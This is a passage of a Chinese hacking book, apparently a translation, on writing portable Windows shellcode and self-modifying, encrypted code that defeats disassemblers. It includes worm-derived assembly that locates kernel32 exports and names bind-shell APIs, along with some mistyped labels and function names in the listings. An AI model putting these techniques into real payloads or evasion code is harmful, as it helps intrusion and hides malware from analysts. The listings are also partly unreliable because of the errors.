Shellcode 是机器代码，与目标系统接合非常紧密。因此，从定义上说，它是不可移植的。没有 shellcode 编译器就是因为没有适当的语言来描述它。这样一来，黑客只能用汇编语言，甚至是机器码来编写 shellcode，而对不同的处理器来说，它们是不一样的。甚至更糟，与外围设备隔离的“裸露的”处理器是不感兴趣的。这是因为 shellcode 不仅要做加减乘除运算，也要打开/关闭文件，处理网络请求，等等。为了完成这些目标，必须调用操作系统的 API 函数或合适的设备驱动。不同的操作系统使用不同的调用约定，这些约定的变化非常大。因此，创建 shellcode 支持一两打流行的操作系统是可能的；不过，它的大小可能会超出所允许的限制，因为溢出缓冲区的长度是以数十字节为单位的。

因此，人们赞同调用可移植的 shellcode，如果它支持特殊的操作系统系列（例如，Windows NT，Windows 2000 和 Windows XP）。像实际显示那样，可能性的程度足够解决大多数实际的问题。实际上，写一打高度定制的 shellcode 比一个通用的 shellcode 更容易。不能做到这一点是因为在大多数情况下，可移植性是在以增加 shellcode 大小为代价的前提

下完成的。因此，只有在例外的情形下，争取可移植性才是合理的。

11.1　可移植 shellcode 的需求

可移植的 shellcode 必须可以完全重定位（换句话说，它必须保证在内存中的任何位置都可以正常运行）。另外，它尽量少用与系统相关的辅助结构，只依靠相对固定的和有完整文档的。

在开发可移植的 shellcode 时，基于溢出时 CPU 寄存器的内容是无法容忍的。这是因为它们的值通常没有定义。因此，只有在陷入绝境时才可以选用这个方法，当 shellcode 不适合分配给它的空间（以字节为单位）时，黑客必须临时准备，牺牲可移植性。

想写可移植 shellcode 的黑客必须忘记那些奇技淫巧（也称为 hacking），包括未文档化的特性。因为这些只会消极地影响可移植性，而不会提供任何正面的帮助。为了说明这个情形，我想起一则很久以前关于两个程序员的轶事。第一个自夸道："我的程序比你的优雅、快速、简洁几百倍！"第二个程序员回答说："但是我的可以工作，而你的却正好相反。"hacking 是一门艺术，这是毫无疑义的；不过，它不太适用于可移植性。巧妙的技巧可能对每个读过黑客手册的人都有用。然而，不是每个人都能向服务器发送 shellcode，而不会使它冻结或崩溃。

11.2　达成可移植之路

创建重定位代码的方法涉及微处理器具体的架构。实际上，x86 系列处理器支持下列与之相关的指令：push/pop，call，和 jx。老掉牙的 PDP-11 在这方面相当丰富，而且，它还允许在地址表达式里使用指令寄存器，这大大简化了黑客的劳作。不过，不幸的是，不是我们选择处理器，而是我们被处理器选择。

条件转移指令 jx 总是相对的，因为这条指令的操作数是目标地址与下一条指令地址之间的距离（偏移）。因此，转移总是可重定位的。Jx 支持两种类型的操作数：BYTE 和 WORD/DWORD。两种类型都是有符号的，意味着可以向前或向后转移（在后一种情况里，操作数是负数）。

无条件转移指令 jmp，可以是绝对的或相对的。当把它作为相对转移指令使用时，以 Ebh 操作数（BYTE 类型的操作数）或 E9h 操作数（WORD/DWORD 类型的操作数）开始；当把它作为绝对无条件转移指令使用时，以 Eah 开始，操作数用 segment: offset 的格式表示。偶尔也会碰到间接转移指令把控制权传给位于绝对地址的指针，或寄存器。后一种情形最方便，可以用 mov eax, absolute address/jmp eax 近似实现。

调用子程序的 call 指令与 jmp 相比，除了编码后生成的字节（E8h 与 WORD/DWORD 类型的操作数相关，FFh /2 与间接调用相关）与操作数不同外，其他都一样。在把控制权传给目标地址之前，call 把返回地址压入栈顶。返回地址是紧跟其后的、下一条指令的地址。

倘若 shellcode 保存在栈里（如果本地缓冲区发生溢出，它正好落在这里），黑客可以把 ESP 寄存器作为基址。不过，对于这个目的，还必须知道 ESP 的当前值。为了确定 EIP 的当前值，执行 near call 指令，然后用 pop 指令找到需要的地址。通常，完成这个任务的代码如清单 11.1 所示。

清单 11.1　确定 shellcode 在内存里的位置

```
00000000: E800000000 CALL  000000005 ; Push EIP + sizeof(call)
                                     ; into the stack.
00000005: 5D         POP   EBP       ; Now the EBP register contains
                                     ; the current EIP.
```

清单 11.1 提供的代码包含 NULL 字符，像你想起来那样，在大多数情况下，在 shellcode 里是不能容忍的。因此，为了消除它们，有必要“向后”重定向 call（清单 11.2）。

清单 11.2　消除寄生在 shellcode 里的 NULL

```
00000000: EB04       JMPS 000000006 ; Short jump to call
00000002: 5D         POP  EBP       ; EBP contains the address
                                    ; next to call.
00000003: 90         NOP            ; \
00000004: 90         NOP            ;  +- Actual shellcode
00000005: 90         NOP            ; /
00000006: E8F7FFFFFF CALL 000000002 ; Push the address
                                    ; of the next command
                                    ; into the stack.
```

11.3　硬编码的缺点

没有什么比通过绝对地址调用 API 函数更简单了。选择一个函数后（假设它是 kernel32.dll 导出的 GetCurrentThreadId 函数），用 dumpbin 工具（几乎任何编译器都会提供）处理它。找出所需函数的 RVA（Relative Virtual Address），再把它与 dumpbin 报告的基本加载地址相加，通常会得到函数的绝对地址。

使用 dumpbin 的完整过程如清单 11.3 所示。在这里，GetCurrentThreadId 函数的绝对

地址是通过把它的 RVA（76A1h）加上模块的基本加载地址（77E80000h）得到的。

清单 11.3　确定 GetCurrentThreadId 函数的绝对地址

```
>dumpbin.exe /EXPORTS KERNEL32.DLL > KERNEL32.TXT
>type KERNEL32.TXT | MORE
ordinal hint RVA      name
...
270       10D 00007DD2 GetCurrentProcessId
271       10E 000076AB GetCurrentThread
272       10F 000076A1 GetCurrentThreadId
273       110 00017CE2 GetDateFormatA
274       111 00019E18 GetDateFormatW
...

>dumpbin.exe /HEADERS KERNEL32.DLL > KERNEL32.TXT
>type KERNEL32.TXT | MORE
...
OPTIONAL HEADER VALUES
             10B Magic #
            5.12 Linker version
           5D800 Size of code
           56400 Size of initialized data
               0 Size of uninitialized data
            871D RVA of entry point
            1000 Base of code
           5A000 Base of data
        77E80000 Image base
            1000 Section alignment
             200 File alignment
...
```

在我的机器上，GetCurrentThreadId 函数的绝对地址是 77E876A1h；不过，在不同版本的 Windows NT 里，它的确是不一样的。无论如何，可以轻易地在两行代码之内调用这个函数（或 7 字节），如清单 11.4 所示。

清单 11.4　通过绝对地址直接调用 API 函数

```
00000000: B8A1867E07          MOV    EAX, 0077E86A1
00000005: FFD0                CALL   EAX
```

现在试着调用由 ws2_32.dll 导出的 connect 函数。用 dumpbin 处理 ws2_32.dll...等一等！谁允许把这个 DLL 载入内存？再说，即使载入了，也没人能保证它默认的基址与真正的基

本加载地址相匹配。毕竟，系统可能同时加载多个 DLL，如果这个地址已经被另外的模块占用了，操作系统会把这个函数库载入其他的内存区域。

只有两个 DLL 保证在任何进程的地址空间里都会出现，并且总是载入相同的地址（对于具体版本的操作系统，这些 DLL 的基本加载地址是不变的）。它们就是 kernel32.dll 和 ntdll.dll。调用由其他函数库导出的函数，如清单 11.5 所示。

清单 11.5　调用任意函数过程的伪代码

```
h = LoadLibraryA("ws2_32.DLL");
if (h != 0) __error__;
zzz = GetProcAddress(h, "connect");
```

因此，调用任意函数的任务简化为寻找 LoadLibraryA 和 GetProcAddress 函数的地址。

11.4　直接在内存里搜索

寻找 API 函数地址最常见、最可靠、可移植的方法是，扫描进程的地址空间，寻找 PE 特征，然后分析导出表。

把指针指向 C0000000h（Windows 2000 高级服务器版和 datacenter 服务器版的用户空间的上边界。以/3GB 为启动参数）或指向 80000000h（其它系统用户空间的上边界）。

通过调用 kernel32.dll 导出的 IsBadReadPrt 函数检查指针的可用性，或者设置定制的结构化异常处理程序来预防系统崩溃（第 5 章提供了处理结构化异常的详细信息）。如果发现 MZ 的特征，把指针增加 3Ch 字节，找到 e_lfanew double word，那包含了 PE 特征的偏移量。如果发现这个特征，可以分析导出表，从而找到 GetLoadLibraryA 和 GetProcAddress 函数的地址。知道这些地址后，就可以顺藤摸瓜找出其他的信息。如果前面描述的条件都不满足，那么把指针减去 10000h，然后重复整个过程（基本加载地址总是 10000h 的倍数；因此，这个方法是合理合法的）。通过 PE 特征搜索所有加载模块基址的伪代码如清单 11.6 所示。

清单 11.6　通过 PE 特征搜索所有加载模块的基址

```
BYTE* pBaseAddress = (BYTE*) 0xC0000000;    // Upper boundary for all systems

while(pBaseAddress)                         // Loop
{
     // Check the address for availability for reading.
     if (!IsBadReadPtr(pBaseAddress, 2))
     // Is this MZ?
     if (*(WORD*)pBaseAddress == 0x5A4D)
```

```
        // Is the pointer to PE valid?
        if (!IsBadReadPtr(pBaseAddress + (*(DWORD*)(pBaseAddress + 0x3C)), 4))

        // Is this PE?
        if (*(DWORD*)(pBaseAddress + (*(DWORD*)(pBaseAddress + 0x3C))) == 0x4550)

        // Proceed with parsing the export table
        if (n2k_simple_export_walker(pBaseAddress)) break;

        // Test the next 64-KB block
        pBaseAddress -= 0x10000;
    }
```

导出表的分析被近似实现，如清单 11.7 所示。这个例子是从 Black Hat 中匿名的蠕虫里借鉴的，可以在 http://www.blackhat.com 找到它的完整源码。

清单 11.7　手动分析导出表

```
        CALL        here
        DB          "GetProcAddress", 0, "LoadLibraryA", 0
        DB          "CreateProcessA", 0, "ExitProcess", 0
        DB          "ws2_32", 0, "WSASocketA", 0
        DB          "bind", 0, "listen", 0, "accept", 0
        DB          "cmd", 0

here:
        POP         EDX
        PUSH        EDX
        MOV         EBX, 77F00000h
l1:
        CMP         dword ptr [EBX], 905A4Dh ; /x90ZM
        JE          l2
        ;DB         74h, 03h
        DEC         EBX
        JMP         l1
l2:
        MOV         ESI, dword ptr [EBX + 3Ch]
        ADD         ESI, EBX
        MOV         ESI, dword ptr [ESI + 78h]
        ADD         ESI, EBX
        MOV         EDI, dword ptr [ESI + 20h]
        ADD         EDI, EBX
        MOV         ECX, dword ptr [ESI + 14h]
        PUSH        ESI
        XOR         EAX, EAX
l4:
        PUSH        EDI
        PUSH        ECX
```

```
        MOV         EDI, dword ptr [EDI]
        ADD         EDI, EBX
        MOV         ESI, EDX
        XOR         ECX, ECX
; GetProcAddress
        MOV         CL, 0Eh
        REPE        CMPS
        POP         ECX
        POP         EDI
        JE          13
        ADD         EDI, 4
        INC         EAX
        LOOP        14
        JMP         ECX
13:
        POP         ESI
        MOV         EDX, dword ptr [ESI + 24h]
        ADD         EDX, EBX
        SHL         EAX, 1
        ADD         EAX, EDX
        XOR         ECX, ECX
        MOV         CX, word ptr [EAX]
        MOV         EAX, dword ptr [ESI + 1Ch]
        ADD         EAX, EBX
        SHL         ECX, 2
        ADD         EAX, ECX
        MOV         EDX, dword ptr [EAX]
        ADD         EDX, EBX
        POP         ESI
        MOV         EDI, ESI
        XOR         ECX, ECX
; Get 3 Addr
        MOV         CL, 3
        CALL        loadaddr
        ADD         ESI, 0Ch
```

这个方法的主要缺点是比较笨拙。想一想 shellcode 最大允许长度的限制。不幸的是，还没有发现更好的方法。

可以优化搜索基址的方法。在接下来的几节里，我将演示怎么做到这一点。不过，不能省略导出表的分析。这就是可移植 shellcode 的必然代价。

11.5 Over Open Sights: PEB

在所有确定基本加载地址的方法里，PEB 分析是最受欢迎的。像你想起那样，PEB 是连同其他有用信息一起的辅助数据结构，包括所有加载模块的基址。

其实它是不应该流行的，为什么呢？毕竟，PEB 是 Windows NT 操作系统的内部结构，对它来说，既没有相关的文档也没有可用的 include 文件。只能通过 Microsoft Kernel Debugger 找到一些零碎的信息。缺乏文档使黑客不得不擦亮眼睛，竖起耳朵。因为没有正式的 PEB 文档，所以在新版本的 Widnows 里，它随时都可能/可以出现改动。这类改动已经发生过多次。如果再出现改动的话，11.8 所示的例子将停止运行（顺便说一下，它仅仅在 Windows NT 系列下工作，在 Windows 9x 下不工作）。

因此如果你断定真的需要 PEB。惟一的好处是它提供非常简洁的代码。

清单 11.8　通过分析 PEB 确定 kernel32.dll 的基址

```
00000000: 33C0     XOR  EAX, EAX            ; EAX := 0
00000002: B030     MOV  AL, 030             ; EAX := 30h
00000004: 648B00   MOV  EAX, fs:[EAX]       ; PEB base
00000007: 8B400C   MOV  EAX, [EAX][0000C]   ; PEB_LDR_DATA
0000000A: 8B401C   MOV  EAX, [EAX][0001C]   ; First element of
                                            ; InInitOrderModuleList
0000000D: AD       LODSD                    ; Next element
0000000E: 8B4008   MOV  EAX, [EAX][00008]   ; Next address kernel32.dll
```

11.6　展开 SEH 栈

由操作系统默认分配的结构化异常处理程序，指向 KERNEL32!_except_handler3 函数。通过确定它的地址，可以确定 kernel32.dll 模块中某个单元的位置，在那之后，剩下的就是把它四舍五入成 10000h 倍数，然后像“直接在内存里搜索”节里描述的那样继续搜索 PE 特征。两者之间惟一的差异是，在访问指针之前，不需要确定它的可用性（因为现在的指针肯定是可用的）。

几乎所有的应用程序都使用定制的结构化异常处理程序。因此，当前的处理程序与操作系统默认的处理程序不一样。Shellcode 必须展开处理程序链到达它的尾部。这个列表的最后元素将包含 KERNEL32!_except_handler3 的地址。

这个方法的优点是，它只使用操作系统公开的属性，因此，它可以在所有的 Windows 操作系统上工作，除了 Windows 3.x 外，因为它的内核与现在的内核相比有很大的改动。此外，这个方法也很简洁。清单 11.9 提供的例子，说明怎样通过使用 SEH 来确定 kernel32.dll 的基址（基址返回在 EAX 寄存器里）。

清单 11.9　使用 SEH 确定 kernel32.dll 的基址

```
00000000: 6764A10000  MOV  EAX, fs:[00000] ; Current EXCEPTION REGISTRATION
```

```
00000005: 40             INC  EAX              ; If EAX was -1, it will be 0.
00000006: 48             DEC  EAX              ; Rollback to the prev pointer
00000007: 8BF0           MOV  ESI, EAX         ; ESI to EXCEPTION_REGISTRATION
00000009: 8B00           MOV  EAX, [EAX]       ; EXCEPTION_REGISTRATION.prev
0000000B: 40             INC  EAX              ; If EAX was -1, it will be 0.
0000000C: 75F8           JNE  000000006        ; If nonzero, unwind further.
0000000E: AD             LODSD                 ; Skip prev.
0000000F: AD             LODSD                 ; Retrieve handler.
00000010: 6633C0         XOR  AX, AX           ; Align by 64 KB.
00000013: EB05           JMPS 00000001A        ; Jump into the loop body.
00000015: 2D00000100     SUB  EAX, 000010000   ; Go 64 KB down.
0000001A: 6681384D5A       CMP  W, [EAX], 05A4D ; Is this MZ?
0000001F: 75F4             JNE  000000015       ; If not MZ, continue unwinding.
00000021: 8B583C           MOV  EBX, [EAX + 3Ch]  ; Retrieve the pointer to PE.
00000024: 813C1850450000   CMP  [EAX + EBX], 4550h ; Is this PE?
0000002B: 75E8             JNE  000000015       ; If not PE, continue unwinding.
```

11.7 原始 API

使用“纯”天然的 API（也称为原始 API）被认为是 hacking 秘技。其实不然，相反，如果没有特殊的原因，使用它们是业余的表现。这不仅是因为原始 API 函数没有正式公开，容易受到系统变动的影响；而且也因为它们不适合直接使用（这就是为什么它们被称为“原始”的原因了）。这些函数是半成品，实现低级原语，稍微几行代码可能就需要大量的“连接”代码。可以在 ntdll.dll 和 kernel32.dll 里发现实现这类代码的个别例子。

在 Windows NT 里，通过 int 2Eh 中断访问原始 API 函数。中断编号载入 EAX 寄存器，带参数的参数块地址载入 EDX 寄存器。在 Windows XP 里，sysenter 机器指令用于同样的目的；不过，int 2Eh 的主要属性得以全部保存（至少现在看来是这样）。

在 shellcode 里，最感兴趣的原始 API 函数如清单 11.10 所示。

清单 11.10 主要的原始 API 函数

```
000h        AcceptConnectPort          (24 bytes of parameters)
00Ah        AllocateVirtualMemory      (24 bytes of parameters)
012h        ConnectPort                (32 bytes of parameters)
017h        CreateFile                 (44 bytes of parameters)
019h        CreateKey                  (28 bytes of parameters)
01Ch        CreateNamedPipeFile        (56 bytes of parameters)
01Eh        CreatePort                 (20 bytes of parameters)
01Fh        CreateProcess              (32 bytes of parameters)
024h        CreateThread               (32 bytes of parameters)
029h        DeleteFile                 (4 bytes of parameters)
```

```
02Ah        DeleteKey                (4 bytes of parameters)
02Ch        DeleteValueKey           (8 bytes of parameters)
02Dh        DeviceIoControlFile      (40 bytes of parameters)
03Ah        FreeVirtualMemory        (16 bytes of parameters)
03Ch        GetContextThread         (8 bytes of parameters)
049h        MapViewOfSection         (40 bytes of parameters)
04Fh        OpenFile                 (24 bytes of parameters)
051h        OpenKey                  (12 bytes of parameters)
054h        OpenProcess              (16 bytes of parameters)
059h        OpenThread               (16 bytes of parameters)
067h        QueryEaFile              (36 bytes of parameters)
086h        ReadFile                 (36 bytes of parameters)
089h        ReadVirtualMemory        (20 bytes of parameters)
08Fh        ReplyPort                (8 bytes of parameters)
092h        RequestPort              (8 bytes of parameters)
096h        ResumeThread             (8 bytes of parameters)
09Ch        SetEaFile                (16 bytes of parameters)
0B3h        SetValueKey              (24 bytes of parameters)
0B5h        ShutdownSystem           (4 bytes of parameters)
0BAh        SystemDebugControl       (24 bytes of parameters)
0BBh        TerminateProcess         (8 bytes of parameters)
0BCh        TerminateThread          (8 bytes of parameters)
0C2h        UnmapViewOfSection       (8 bytes of parameters)
0C3h        VdmControl               (8 bytes of parameters)
0C8h        WriteFile                (36 bytes of parameters)
0CBh        WriteVirtualMemory       (20 bytes of parameters)
0CCh        W32Call                  (20 bytes of parameters)
```

11.8　确保可移植的不同方法

表 11.1 对搜索 API 函数地址的方法做了一个大概的比较。最好的方法用粗体表示。

表 11.1　搜索 API 函数地址的不同方法

方法	支持的平台		可移植性	实现的方便性
	NT/2000/XP	9x		
硬编码	是	是	否	是
内存搜索	是	是	是	否
PEB 分析	是	否	部分是	是
展开 SEH	**是**	**是**	**是**	**是**
原始 API	是	部分是	否	否

当然，Windows 9x 也有原始 API；不过，它们与 Windows NT/2000/XP 的不太一样。

CHAPTER 12

第 12 章　自修改基础

在病毒、保护机制、网络蠕虫、cracksims、或诸如此类的程序中都会碰到自修改代码。尽管生成自修改代码的技术是公开的，但高质量的代码似乎越来越少见了。整整一代、已经长大成人的黑客相信，在 Windows 下实现自修改既不太可能也太难了。不过，实际上并不是这样。

12.1　了解自修改代码

在以前，自修改代码总是覆盖着一层神秘的面纱，就像不可思议的神话、传奇、谜一般，但现在，自修改代码已经与它们没有什么关系了，自修改代码的黄金时代已经远去了。在非交互调试器（如 **debug.com**）和反汇编器（如 **Sourcer**）时代，自修改技术使代码分析非常复杂。然而，随着 **IDA Pro** 和 **Turbo Debugger** 的出现，这种情形有了根本性的转变。

自修改不防备跟踪；因此，对调试器来说，它是“透明的”，只是用静态分析稍微要难一些。反汇编器以创建转储或从源文件加载时的形式显示程序。它暗中假定代码在执行期间没有修改机器指令。否则，算法的重构将会出问题，黑客的小船将出现巨大的漏洞。然而，如果发现自修改，反汇编修正后的清单应该没什么问题。

考虑清单 12.1 的例子。

清单 12.1　低效率使用自修改代码的例子

```
FE 05 ... INC byte ptr DS:[foo] ; Replace JZ (opcode 74 xx)
                                ; with JNZ (75 xx).
33 C0     XOR EAX, EAX          ; Set the zero flag.
```

```
foo:
74 xx      JZ bar                    ; Jump, if the zero flag is set.
E8 58 ...  CALL protect_proc         ; Call to the protected function.
```

分析用粗体标记的代码行。首先，程序把 EAX 寄存器设为 NULL，设置 zero 标记，接着，如果这个标记置位（它是），转到 foo 标签。然而，执行的顺序恰好和描述的相反。它缺少重要的细节。inc byte prt ds:[foo] 结构转换条件转移指令，protect_proc 过程将获取控制而不是 bar 标签。一个极好的保护方法，不是吗？虽然我不想使你失望，但聪明的黑客会立即注意到 inc byte prt ds:[foo]结构，因为它不可避免地吸引了大家的注意力，从而揭露自己的卑鄙行径。

假设把这个结构放在程序的其他分支里，远离被修改的代码？如果用其他的反汇编器，而不是 IDA Pro，这个方法可能会成功。考虑 IDA Pro 自动创建的交叉参考（清单 12.2），直接指向 int byte prt loc_40100f 行。

清单 12.2　IDA Pro 自动识别自修改代码

```
text:00400000    INC  byte ptr loc_40100F ; Replacing JZ with JNZ
text:00400000 ;
text:00400000 ; Multiple lines of code here
text:00400000 ;
text:0040100D    XOR  EAX, EAX
text:0040100F
text:0040100F loc_40100F:                ; DATA XREF: .text:00401006↑w
text:0040100F    JZ   short loc_401016   ; Reference to the
text:0040100F                            ; self-modifying code
text:00401011    CALL xxxx
```

简言之，纯粹的自修改在形式上不能解决任何问题，如果没有使用其他的保护措施，那么它的命运是可想而知的。战胜交叉参考的最好手段是研读小学数学的教科书。这不是开玩笑！指针的初等运算将使 IDA Pro 内置的自动分析程序失去判断，从而使交叉参考缺少目标。

自修改代码的改良变体，如清单 12.3 所示。

清单 12.3　欺骗 IDA Pro 的自修改代码的改良版本

```
MOV  EAX, offset foo + 669h ; Direct EAX to the false target.
SUB  EAX, 669h              ; Correct the target.
INC  byte ptr DS:[EAX]      ; Replace JZ with JNZ.
;
; Multiple lines of code here
```

```
        ;
        XOR EAX, EAX                    ; Set the zero flag.
foo:
        JZ   bar                        ; Jump if the zero flag is set.
        CALL protect_proc               ; Call the protected function.
```

在这种情形下会发生什么？在第一个地方，将被修改指令的偏移量增加一些值（按照惯例称为δ），然后载入 EAX 寄存器。我们需要理解的是，这些计算指令在编译阶段通过翻译程序实现，在机器代码里只包含最终结果。那么从 EAX 寄存器减去修正目标的δ值。这使 EAX 恰好对准需要被修改的代码。倘若反汇编器不包含 CPU 模拟器，也不跟踪指针的使用（IDA Pro 不执行这些行为），这些指令将针对远离“战场”的、与自修改代码无关的伪造目标，创建一个单一的交叉参考。同时，如果伪造目标超出[Image Base; Image Base + Image + Image Size]的限制区域，将不会创建交叉参考。

通过 IDA Pro 反汇编的代码，确认了这个推断。

清单 12.4　通过 IDA Pro 反汇编没有交叉参考的自修改代码

```
.text:00400000 MOV  EAX, offset _printf+3 ; Fictitious target
.text:00400005 SUB  EAX, 669h             ; Stealth correction
                                          ; of the target
.text:0040000A INC  byte ptr [eax]        ; Replace JZ with JNZ.

.text:00401013 XOR  EAX, EAX
.text:00401015 JZ   short loc_40101C      ; No cross-reference!
.text:00401017 CALL protect_proc
```

生成的条件转移恰好指向在那个位置的——_printf 函数库的中间。自修改代码隐藏在其他机器指令之后，不会引起大家的注意。因此，cracker 不能确定它是 jz 还是 jnz。在这个例子里，这样的小把戏不会使分析过程变得非常复杂，因为保护过程（protect_proc）就在边上。事实上，它正好在黑客的眼皮底下，因此，真正的黑客将会立刻注意到它的存在。然而，如果你用 rol 替换 ror 检查序列号来实现自修改算法，那么黑客将在很长的时间内摸不着头脑，惊讶这个 keygen 为什么不工作。黑客启动调试器后，将大声发誓，因为黑客将发现用一条指令秘密替换另一条指令的欺骗手段。顺便说一下，大部分黑客都能正确掌握这个方法，联合使用调试器和反汇编器。

更高级的保护技术基于动态代码加密。注意，加密也是自修改技术的一种。直到二进制代码被完全解密的那一刻为止，它不适合反汇编。如果解密器被反调试的技巧塞满，直接调试也将变得不可能。

静态加密（对于大部分 anticrack 保护机制来说，是典型的）被认为是没有希望的，没

有明天。这是因为黑客可以等到解密完成时，生成 dump，然后用标准工具研究它。保护机制试图阻止这样的行为。使用的方法包括破坏导入表、改写 PE 头部、把页属性设为 NO_ACCESS，等等。不过，这些小把戏不能欺骗有经验的黑客，破解不会被推迟很久。任何这样的保护机制，即使是最复杂的，也能很容易地被手动移去，对于一些标准的保护机制甚至有对应的自动 cracker。

在执行前，不必把整个程序代码完全解密。坚持一个重要的原则——边解密边执行，每次只解密一段代码。同时，仔细设计解密程序，保证黑客不能利用它解密程序。大部分静态加密保护机制的典型漏洞如下：黑客找到解密程序的进入点，恢复它的原型，然后用它解密所有被加密的程序块，从而输出可用的 dump。此外，如果解密程序只是简单的 XOR，找到 key 就行了；然后，黑客就可以自行解密程序了。（以其人之道还治其身）。

为了避免出现这种情形，保护机制必须使用多态变形技术和代码生成器。用动态生成的加密程序加密由几百个程序段组成的程序，几乎不可能被自动解密。不过，这样的方法很难实现。因此，在雄心勃勃开始之前，最好能集中精力打好基础。

12.2　建立自修改代码的原则

较早的 x86 处理器不支持机器指令的相关性，也不跟踪对已进入管道（pipeline）指令的修改企图。这一方面使自修改代码的开发变得复杂了；但另一方面，它允许你在跟踪模式下欺骗调试器操作。

考虑清单 12.5 里的简单例子。

清单 12.5　修改已经进入管道的机器指令

```
        MOV AL, 90h
        LEA DI, foo
        STOSB
foo:
        INC AL
```

当这个程序在“活的”处理器里运行时，INC AL 指令被替换成 NOP；然而，因为 INC AL 已进入管道，AL 寄存器仍增加 1。用不同的方式单步跟踪程序的行为。在执行 STOSB 指令清除管道后，调试器直接生成异常，NOP 获取控制权，而不是 INC AL。因此，AL 寄存器不会增加。如果解密程序使用 AL 值，黑客将会诅咒调试器。

奔腾系列的处理器跟踪对已进入管道指令的修改；因此，软件管道的长度等于 0。从而，在奔腾上执行管道类型的保护机制将会不正确，因为它们总是假定在调试器下执行。这是处理器中有正式文档的特征，期待在未来的模型中被保护。使用自修改代码是合法的。

不过，需要记住的是，过度使用它们将会消极影响程序性能。一级代码缓存只可以读，不可以直接写。当修改内存里的机器指令时，数据缓存同时被修改。那么，系统会匆忙刷新代码缓存，并重载被修改的缓存行，这些操作需要多个处理器时钟。因此，决不要在多层嵌套循环里执行自修改代码，除非你想程序的运行速度如蜗牛一般。

谣传自修改代码只能在 MS-DOS 下运行，Windows 禁止它的执行。这只是部分正确；有绕过所有禁令和限制的可能。首先，有必要抓住页或段访问属性的概念。x86 处理器支持三种类型的段访问属性（读，写，和执行）和二种类型的页访问属性（访问和写）。Windows 操作系统把代码段和数据段放在一个地址空间里；因此，对它们来说，读和执行属性是一回事。

可执行代码可以呆在可用内存区域的任何地方——栈、堆、全局变量区域，等等。在默认情况下，栈和堆可写，非常适合保存自修改代码。常量、全局变量和静态变量一般位于.rdata 段，只能读（执行）；因此，修改它的任何企图都将抛出异常。

因此，你只需要把自修改代码复制到栈（堆）上，在那里，你可以随心所欲地修改。考虑清单 12.6 里的例子。

清单 12.6　栈（堆）里的自修改代码

```
// Define the size of the self-modifying function.
#define SELF_SIZE       ((int) x_self_mod_end - (int) x_self_mod_code)

// Start of the self-modifying function. The naked
// qualifier supported by the Microsoft Visual C compiler
// instructs the compiler to create a naked
// Assembly function, into which the compiler
// must not include any unrelated garbage.
__declspec( naked ) int x_self_mod_code(int a, int b )
{
__asm{
  begin_sm:                          ; Start of the self-modifying code.
        MOV EAX, [ESP + 4]           ; Get the first argument.
        CALL get_eip                 ; Define the current position in memory.
  get_eip:
        ADD EAX, [ESP + 8 + 4]       ; Add or subtract the second argument
                                     ; from the first one.
        POP EDX                      ; EDX contains the starting address of
                                     ; the ADD EAX, ... instruction.
        XOR byte ptr [edx], 28h      ; Change ADD to SUB and vice versa.
        RET                          ; Return to the parent function.
  }
} x_self_mod_end(){/* End of the self-modifying function */ }
```

```
main()
{

  int a;
  int (__cdecl *self_mod_code)(int a, int b);

  // Uncomment the next string to make sure
  // that self-modification under Windows is
  // impossible (the system will throw an exception).
  // self_mod_code(4, 2);

  // Allocate memory from the heap (where
  // self-modification is allowed). With the same success,
  // it is possible to allocate memory in the stack:
  // self_mod_code[SELF_SIZE];
  self_mod_code = (int (__cdecl*)(int, int)) malloc(SELF_SIZE);
  // Copy the self-modifying code into the stack or heap.
  memcpy(self_mod_code, x_self_mod_code, SELF_SIZE);

  // Call the self-modifying procedure ten times.
 for (a = 1; a < 10; a++) printf("%02X ", self_mod_code(4,2)); printf("\n");

}
```

自修改代码用 SUB 替换 ADD，用 ADD 替换 SUB；因此，在循环里调用 self_mod_code 返回下列数字序列：06 02 06 02...，因而，保证自修改成功完成。

一些程序员认为这个方法太难用了；其他的程序员则抱怨被复制的代码必须完全可重定位，意味着它保证在内存的当前位置完全可以独立工作。一般而言，编译生成的代码通常不提供这种可能性，从而强制程序员下到裸露的汇编层。石器时代！自山顶洞人时代至今，程序员就没有发明任何更好的、更高级的方法？谁在摩擦生火，谁又在钻燧取火？？事实上，程序员已经做了！

为了多样性，试图完全用高级语言创建一个简单的加密过程（例如 C，尽管同样的方法适用于 Pascal 和它那称为 Delphi 的、不够完美的后裔）。当这样做时，假设如下：（1）内存里函数的顺序和它们在程序里声明的顺序一致（几乎所有的编译器都以这种方式工作）；（2）被加密的函数不包含重定位元素，也称为固定(fixups)（对大部分可执行文件而言，这是真的；不过，DLL 不能没有重定位）。

为了成功地解密这个过程，需要确定它的映像基址。这不难。现在的高级编程语言支持用指向函数的指针来操作。在 C/C++里，有点像：void *p; p = (void*) func;。测量函数的长度要难一些。合法的语言工具不提供这样的功能；因此，需要使用小技巧，例如把长度

定义为两个指针之间的差：指向加密函数的指针和指向直接位于它后面函数的指针。如果编译器干扰函数的自然顺序，这个方法将不能正常工作，解密将失败。

直到最后我才知道，没有哪个编译器会允许你生成加密的代码。因此，必须用 HIEW 或自己定制的工具手动实现。怎么可能在函数库文件里发现被加密的函数？黑客用一些竞争技术，根据具体情形优先选择特殊的技术。

在最简单的情况下，用标记把加密的函数包起来——保证在程序的任何部分不会碰到惟一的字节序列。通常，用_emit（与汇编指令 DB 类似）指定标记。例如，下列结构创建 KPNC 文本字符串：__ams_emit 'K' __ams_emit 'P' __ams_emit 'N' __ams_emit 'C'。不要尝试把标记放在被加密的函数内，不解风情的处理器会抛出异常。记住，把标记放在函数的头尾，但决不要碰函数体。

选择何种加密算法不太重要。有些程序员用 XOR，而另外一些用 DES（Data Encryption standard）或 RSA。当然，XOR 更容易被破解，尤其是如果 key 长度很小的话。不过，在清单 12.7 的例子里，我选择了 XOR，因为 DES 和 RSA 实现的体积太大了，再说也不太直观。

清单 12.7　用于加密的自修改代码

```
#define CRYPT_LEN ((int)crypt_end - (int)for_crypt)

// Starting marker
mark_begin(){__asm _emit 'K' __asm _emit 'P' __asm _emit 'N' __asm _emit 'C'}

// Encrypted function
for_crypt(int a, int b)
{
        return a + b;
} crypt_end(){}

// End marker
mark_end (){__asm _emit 'K' __asm _emit 'P' __asm _emit 'N' __asm _emit 'C'}

// Decryptor
crypt_it(unsigned char *p, int c)
{
        int a;  for (a = 0; a < c; a++) *p++ ^= 0x66;
}

main()
{
        // Decrypt the protection function
        crypt_it((unsigned char*) for_crypt, CRYPT_LEN);
```

```
        // Call the protection function
        printf("%02Xh\n", for_crypt(0x69, 0x66));

        // Encrypt it again
        crypt_it((unsigned char*) for_crypt, CRYPT_LEN);
}
```

